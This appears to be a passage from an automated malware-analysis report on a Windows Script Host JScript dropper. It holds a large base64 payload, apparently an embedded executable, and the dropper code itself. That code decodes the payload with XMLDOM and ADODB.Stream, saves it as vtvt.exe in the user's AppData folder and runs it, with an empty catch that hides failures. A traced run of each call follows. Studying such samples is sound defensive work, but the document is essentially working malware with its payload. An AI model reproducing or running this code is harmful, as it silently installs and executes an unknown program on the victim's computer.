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";

Code

```
8 var silver = WScript.CreateObject ( "Microsoft.XMLDOM" );
9 var sinema = silver.createElement ( "tmp" );
10 sinema.dataType = "bin.base64";
11 sinema.text = aso_ibora;
12 var sugar = WScript.CreateObject ( "ADODB.Stream" );
13 sugar.Type = 1;
14 sugar.Open ( );
15 sugar.Write ( sinema.nodeTypedValue );
16 var wshShell = WScript.CreateObject ( "WScript.Shell" );
17 var tempdir = wshShell.ExpandEnvironmentStrings ( "%temp%" );
18 var appdatadir = wshShell.ExpandEnvironmentStrings ( "%appdata%" );
19 var path = "vtvt.exe";
20 var is_temp = false;
21 if ( is_temp )
22 {
23     path = tempdir + "\\\" + path;
24 }
25 else
26 {
27     path = appdatadir + "\\\" + path;
28 }
29 sugar.SaveToFile ( path, 2 );
30 if ( path.endsWith ( ".jar" ) )
31 {
32     wshShell.run ( "java -jar \"\" + path + "\"\" );
33 }
34 else
35 if ( path.endsWith ( ".vbs" ) || path.endsWith ( ".wsf" ) )
36 {
37     wshShell.run ( "wscript \"\" + path + "\"\" );
38 }
39 else
40 {
41     wshShell.run ( "\"\" + path + "\"\" );
42 }
43 }
44 catch ( err )
45 {
46 }
```

Windows Script Host.[CreateObject](#)("Microsoft.XMLDOM") →
[createElement](#)("tmp") →

Windows Script Host.[CreateObject](#)("ADODB.Stream") →

[Open](#)() → **undefined**

[Write](#)() → **undefined**

Windows Script Host.[CreateObject](#)("WScript.Shell") →

[ExpandEnvironmentStrings](#)("%temp%") → "C:\Users\jones\AppData\Roaming\vtvt.exe"

[ExpandEnvironmentStrings](#)("%appdata%") → "C:\Users\jones\AppData\Roaming\vtvt.exe"

[SaveToFile](#)("C:\Users\jones\AppData\Roaming\vtvt.exe", 2) →
"C:\Users\jones\AppData\Roaming\vtvt.exe".endsWith(".jar") →

"C:\Users\jones\AppData\Roaming\vtvt.exe".endsWith(".vbs") || "C:\Users\jones\AppData\Roaming\vtvt.exe".endsWith(".wsf") →
[Show all Function Runs](#)

[run](#)("\"C:\Users\jones\AppData\Roaming\vtvt.exe\"") →